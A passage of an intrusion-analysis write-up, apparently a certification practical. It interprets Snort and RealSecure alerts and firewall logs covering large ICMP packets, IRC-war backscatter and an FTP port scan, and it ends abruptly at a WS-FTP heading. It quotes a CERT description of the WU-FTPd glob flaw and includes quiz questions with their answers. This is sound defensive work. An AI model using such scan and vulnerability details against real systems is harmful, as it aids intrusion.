209.64.62.103 -> MY.NET.1.7 ICMP TTL:242 TOS:0x0 ID:46256 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:13:02.847894 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:19260 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:13:05.422378 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:34779 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:13:09.643800 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:23914 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
```

```
10/09-13:13:44.024454 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:39030 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:13:44.152762 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:39383 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:35:09.935397 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:52293 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:35:12.084165 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:39195 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:35:17.608757 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:50918 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:35:43.904416 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:4262 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:35:43.958186 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:58549 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:35:58.053291 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:7336 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
```

```
10/09-13:36:46.628142 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:48661 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:37:43.862900 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:16874 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:38:32.147941 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:47553 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:38:57.294097 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:62336 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:39:43.955116 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:26382 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:40:08.046156 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:18698 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:40:57.906495 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:52345 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:43:12.431348 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:59243 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
```

```
10/09-13:43:43.985640 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:13628 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:45:32.468467 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:18559 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:45:57.966840 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:33973 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:47:45.434692 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:54975 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:48:11.251954 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:48652 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:48:17.393904 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.104 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:58151 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:48:27.818756 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:21586 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:48:43.821872 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:32950 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
```

```
10/09-13:48:43.882164 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.204 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:5179 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:48:45.140357 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:34576 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:49:43.925721 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:9978 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:51:19.644715 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:8741 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:52:18.358602 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:44915 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:53:08.421955 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:12933 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:54:09.599108 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:53530 IpLen:20
DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] IDS246 - MISC - Large ICMP Packet [**]
10/09-13:54:46.062536 0:10:7B:ED:CD:A0 -> 0:50:8B:2C:8E:63 type:0x800
len:0x5EA
209.64.62.103 -> MY.NET.1.62 ICMP TTL:242 TOS:0x0 ID:10460 IpLen:20
DgmLen:1500 DF
.......
```

Source of the Trace:

This activity was seen on our class C subnet.

Detect was generated by:
Snort for Windows version 1.7 with the default ruleset downloaded with the application.

Probability the Source was Spoofed:
If we assume that this is a Denial of Service attack, then there is a good possibility that the source of this attack is spoofed. But in this case, it is probably not a DoS, but rather an MTU discovery routine from an AIX 4.3.x system.

Description of the Attack:
The attack was picked up by Snort as a Large ICMP Packet. Typically an ICMP Echo Request packet has a payload of 56 bytes, but these packets were found to be 1472 bytes (1500 - 28 bytes; 20 bytes of the normal IP header + 8-byte ICMP header). The Don't Fragment Flag (DF) is set on all packets and after further investigation, all sources of the large ICMP packets were be found to be from the same network. The ToS was set to 0x0 for all packets, which is not atypical, but the ICMP Sequence numbers and ID numbers were. The ID number of 0 was seen on all packets from the same host and the Sequence numbers would alternate between 0 and 2.

Looking at the sources of the attacks, it was found to be the secure Stapeslink site. This is a site that is visited by many of our employees and we had had problems connecting to that site in the past

After further investigation and research it was found that this attack may in reality by an MTU (Maximum Transmit Unit) discovery routine that is commonly used with AIX 4.3.x. Some other information that can be seen in the packets to verify this theory is that the TTL on all the packet is 242. A Traceroute was done from our site to those sources and they were found to be 13 hops away. This would point to a Traceroute-like routine using a TTL of 255 and decrementing as it passes through each router. With an MTU discovery from these hosts, this could also be the case. If the routine sends out a packet to each router along its path to a destination with a packet size of 1500 (as in this case) and looks for a response from each of those hosts, it would be able to determine the optimal packet size to work with.

.

Attack Mechanism:
MTU Discovery routine from an AIX 4.3.x system. This routine can be disabled on these boxes with the following command.

udp_pmtu_discover = 0
tcp_pmtu_discover = 0

Correlations:
Similar activity was seen Chris Hobbs from Silver Valley Unified School District as well as reported by Christine Hoepers to Honeynet.org (http://project.honeynet.org/scans/arch/scan4.txt)

Evidence of Active Targetting:
Our Firewall was directly targeted by the MTU discovery routine, but the attack was not malicious as it is probably an MTU discovery routine.

Severity: (criticality + lethality) - countermeasures (system + network):
Criticality = 5 (attack focused on our Firewall)
Lethality = 1 (non-malicious activity - MTU discovery by visited host)
System Countermeasures = 5 (ICMP packets dropped by the host)
Network Countermeasures = 5 (ICMP packets dropped by the Firewall)

Severity = (5+1) - (5+5) = 6-10 = -4

The Severity of this attack is -4, therefore, it is not critical. No action was taken, but the administrator of the site was contacted to confirm their intent.

Defensive Recommendations:
If the owners of the host are unwilling to turn off the MTU discovery routine on their host, then an ACL can be placed on the premise router to block ICMP activity from this host to our network.

Multiple Choice Question:

```
13:07:43.053427 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 1514:
209.64.62.104 > MY.NET.1.62: icmp: echo request (DF)
13:07:46.811077 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 1514:
209.64.62.204 > MY.NET.1.62: icmp: echo request (DF)
13:07:48.815098 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 1514:
209.64.62.204 > MY.NET.1.62: icmp: echo request (DF)
13:07:49.624369 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 1514:
209.64.62.103 > MY.NET.1.62: icmp: echo request (DF)
13:08:03.973246 0:10:7b:ed:cd:a0 0:50:8b:2c:8e:63 0800 1514:
209.64.62.104 > MY.NET.1.62: icmp: echo request (DF)
```

The sequence above is a:
A) Distributed Denial of Service
B) Someone pinging your host to see if is it up
C) An MTU discovery routine aimed at your network
D) Normal Internet traffic

The answer is C. It could be a DDoS, but there are several reasons that it probably is not. One of the main reasons is that the timestamps between Pings is spread out. Typically with a DoS, the timestamps would typically be much

closer. Also, the packet size is within reason of a normal packet. With a DoS, the packet sizes typically are much larger (up to 65536).

The next three alerts were detected using the RealSecure Intrusion Detection System.

The format of the alerts is:

```
'Detect' event detected by the RealSecure sensor at 'scanner'.
Details:
      Source Address: <Source IP Address>
      Source Port: <Source Port>
      Source MAC Address: <Source MAC Address>
      Destination Address: <Destination IP Address>
      Destination Port: <Destination Port>
      Destination MAC Address: <Destination MAC Address>
      Time: <Date and Time of Detect>
      Protocol: <Protocol>
      Priority: <Customize-able Priority of Alert>
      Actions mask: <Actions Mask>
```

after which an extract was taken from a Firewall-1 Firewall to further investigate the activity. The format of this log is:

Date; Time; Action Taken; Firewall Name; Network Interface Logging Event; Protocol; Source IP Address; Destination IP Address; Destination Port; Source Port; Firewall Rule that Logged Event; Reason for Action

Detect #3 - IRC War?:

ISS RealSecure Detect:

```
'IRC' event detected by the RealSecure sensor at 'scanner'.
Details:
      Source Address: 195.159.0.90
      Source Port: IRC (6667)
      Source MAC Address: 00:10:7B:ED:CD:A0
      Destination Address: MY.NET.1.96
      Destination Port: 59432
      Destination MAC Address: 00:50:8B:2C:8E:63
      Time: Monday, November 19, 2001 00:42:23
      Protocol: TCP (6)
      Priority: low
      Actions mask: 0x244
```

Extract of Firewall-1 Log:

```
19Nov2001  0:40:55 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.96 service
59432 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  1:53:15 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.1 service 29205
s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  2:03:25 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.30 service
57573 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  2:28:17 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.6 service 47242
s_port 6666 rule 0 reason: unknown established TCP packet
```

```
19Nov2001  3:03:19 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.11 service
65280 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  3:28:11 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.115 service
54949 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  3:38:22 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.16 service
17781 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  3:53:03 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.91 service
44618 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  4:03:14 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.120 service
7450 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  4:24:44 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.8 service 31989
s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  4:49:35 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.112 service
21658 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  4:59:46 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.13 service
50026 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  5:12:12 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.65 service
12093 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  5:47:14 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.70 service
30130 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  5:59:40 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.122 service
57733 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  6:22:16 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.75 service
48168 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  6:34:42 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.127 service
10234 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  7:12:00 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.27 service
27506 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  8:34:30 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.89 service
25647 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  9:38:57 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.116 service
31822 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  9:49:07 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.17 service
60190 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001 10:43:23 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.15 service
37996 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001 10:55:49 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.67 service 63
s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001 11:08:15 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.119 service
27665 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001 11:22:58 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.66 service
54502 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001 11:25:13 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.89 service
53736 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001 12:55:37 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.29 service
15476 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001 13:08:03 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.81 service
43078 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001 13:45:22 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.109 service
60350 s_port 6667 rule 0 reason: unknown established TCP packet
....
```

Source of the Trace: This detect was taken from an attack on our class C network.

Detect was generated by:
RealSecure Intrusion Detection System with most recent detection signatures.

Probability the Source was Spoofed:
The Source was probably not spoofed, but the Destination probably was. This appears to be a response packet from host 195.159.0.90 to a spoofed source addresses on our network. In other words, host 195.159.0.90 was sent a spoofed packet with a source of MY.NET.1.x and this is its response that we are seeing.

Description of the Attack:
This appears to be a collateral damage from an IRC war. There were spoofed packets, using our IP address range as the source address, sent to the IRC server at 195.159.0.90 (irc.homelien.no) to port 6667. Since the source address was our IP address range, we are seeing the responses to the spoofed packets. One of the main reason to do this is there is an number of Denial of Service (DoS) attacks to the IRC Port (6667) that can result in a disconnected operator or user (if you manage to disconnect everyone on a channel you can cycle it and get the IRC Operator). The IRC Operator being the individual who controls the IRC, thus controlling who can join and who can't.

Attack Mechanism:
The attack mechanism is probably a DoS against an IRC channel with our class C address as the Source of the DoS. As a result, we only see the response to the attack.

Correlations:
Laurie Zirkle saw that same detect from the same source on November 19 and wrote to PowerTech Information Systems (the owner of the domain that contains this host) and received the following response:

> "Thank you for your report. PowerTech Information Systems AS is a Norwegian ISP. 195.159.0.90 is an irc-server, irc.homelien.no, that is located in our net. Since this is an irc-server, it responds to all incoming traffic. If someone in your net tries to connect to the irc-server, it responds to your net. If you are sure that no one in your net has tried to connect to this irc-server, we bellieve that someone by some reason has tried to flood the server with fake source-addresses, in this case yours. When the server responds to the packets with fake source-addresses, it sends the respond-packets to your net."

Evidence of Active Targetting:
Yes, there is evidence of active targetting. Although the DoS attack was not aimed at our subnet, the spoofed addresses were purposely crafted with addresses that would not respond.

Severity: (criticality + lethality) - countermeasures (system + network):
Criticality = 1 (attack not focused on any particular host - responses to spoofed SRCs)
Lethality = 1 (compromise or DoS is not the goal of the attack, it is collateral damage)
System Countermeasures = 5 (Packets dropped by Firewall)
Network Countermeasures = 5 (Packets dropped by the Firewall)

Severity = (1+1) - (5+5) = 2-10 = -8

The Severity of this attack is -8, therefore, it is not critical. No action was taken, but the administrator of the site was contacted to confirm their intent. An ACL block was put up on the router to block packets from this host.

Defensive Recommendations:
Contact owner of the IRC server and try to have attacker shut down. This may not be realistic, therefore an ACL could be put up on the perimeter router.

Multiple Choice Question:

```
19Nov2001  0:40:55 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.96 service
59432 s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  1:53:15 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.1 service 29205
s_port 6667 rule 0 reason: unknown established TCP packet
19Nov2001  2:03:25 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.30 service
57573 s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  2:28:17 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.6 service 47242
s_port 6666 rule 0 reason: unknown established TCP packet
19Nov2001  3:03:19 drop   FW >NET proto tcp src 195.159.0.90 dst MY.NET.1.11 service
65280 s_port 6667 rule 0 reason: unknown established TCP packet
```

Seeing the following pattern would indicate:
A) These are responses to several hosts on your network attempting to contact that IRC Server.
B) This is collateral damage from an IRC War.
C) This is a DoS attack launched against the site using the IRC Port
D) This is a Port scan from this host to your network using the IRC port as the source port

The answer is B. The attack is not a DoS against you since the timeframe between packets are few and far between. It is not several hosts on your network connecting to the IRC server, since the FW rule reports that the reason that the packet was dropped was because of it did not know of the communication in the first place. The same reasoning can be applied to why it is probably not a port scan unless the port scan had the SYN/ACK flag set to trigger this reasoning for dropping the packet. Another reason that it is probably not a port scan is that the time and sequence of ports are all over the road, so if it is a port scanner, it was uniquely designed.

Detect #4 - Port Scan for WU-FTPd or WS-FTP:

ISS RealSecure Detect:

```
'ServiceScan' event detected by the RealSecure sensor at 'scanner'.
Details:
      Source Address: 193.251.4.82
      Source Port: 3325
```

```
Source MAC Address: 00:10:7B:ED:CD:A0
Destination Address: MY.NET.1.21
Destination Port: FTP (21)
Destination MAC Address: 00:50:8B:2C:8E:63
Time: Tuesday, November 27, 2001 04:56:37
Protocol: TCP (6)
Priority: low
Actions mask: 0x244
Event Specific Information:
      Port - 21: MY.NET.1.0
```

Extract of Firewall -1 Logs:

```
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.2 service ftp s_port 3301 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.1 service ftp s_port 3300 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.6 service ftp s_port 3307 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.7 service ftp s_port 3308 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.8 service ftp s_port 3309 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.9 service ftp s_port 3310 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.10 service ftp s_port 3311 len 48 rule 66
27Nov2001  4:54:53 drop FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.11 service ftp s_port 3312 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.3 service ftp s_port 3305 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.17 service ftp s_port 3319 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.18 service ftp s_port 3320 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.19 service ftp s_port 3321 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.20 service ftp s_port 3322 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.4 service ftp s_port 3323 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.21 service ftp s_port 3325 len 48 rule 66
27Nov2001  4:54:53 drop   FW >NET proto tcp src 193.251.4.82 dst
MY.NET.1.22 service ftp s_port 3326 len 48 rule 66
...
```

Source of the Trace: This detect was from an attack on our class C network.

Detect was generated by:
RealSecure Intrusion Detection System with most recent detection signatures

Probability the Source was Spoofed:

This attack was probably not spoofed, because the attacker is looking for a response back from the host to determine if the FTP service is running on the machine.

The Source of this attack is (from http://www.geektools.com/cgi-bin/proxy.cgi):
inetnum: 193.251.0.0 - 193.251.95.255
netname: IP2000-ADSL-BAS
descr: France Telecom IP2000 ADSL BAS
descr: BAS for services FTI-1 and FTI-2
country: FR
admin-c: WITR1-RIPE
tech-c: WITR1-RIPE
status: ASSIGNED PA
remarks: for hacking, spamming or security problems send mail to
remarks: postmaster@wanadoo.fr AND abuse@wanadoo.fr
remarks: for ANY problem send mail to gestionip.ft@francetelecom.com
notify: gestionip.ft@francetelecom.com
mnt-by: FT-BRX
changed: gestionip.ft@francetelecom.fr 20000525
changed: gestionip.ft@francetelecom.fr 20001010
changed: gestionip.ft@francetelecom.com 20010510
source: RIPE

Description of the Attack:
This is a port scan for the FTP Service. An increase has been seen on our network of port scans for this service since the announcement of the latest vulnerability in the WU-FTPd and WS-FTP applications.

Attack Mechanism:
Typical Port Scanner looking for FTP servers vulnerable to either of the following:

WU-FTPD:
In April of 2001, WU-FTPd was found to be vulnerable in the way it handles File globbing. From CERT (http://www.kb.cert.org/vuls/id/886083) (VU#886083):
"The problem is not a typical buffer overflow or format string vulnerability, but a combination of two bugs: WU-FTPd's implementation of the glob command does not properly return an error condition when interpreting the string '~{', and then frees memory which may contain user supplied data.

This vulnerability is potentially exploitable by any user who is able to log in to a vulnerable server, including users with anonymous access. If successful, an attacker may be able to execute arbitrary code with the privileges of WU-FTPd, typically root"

WS-FTP:

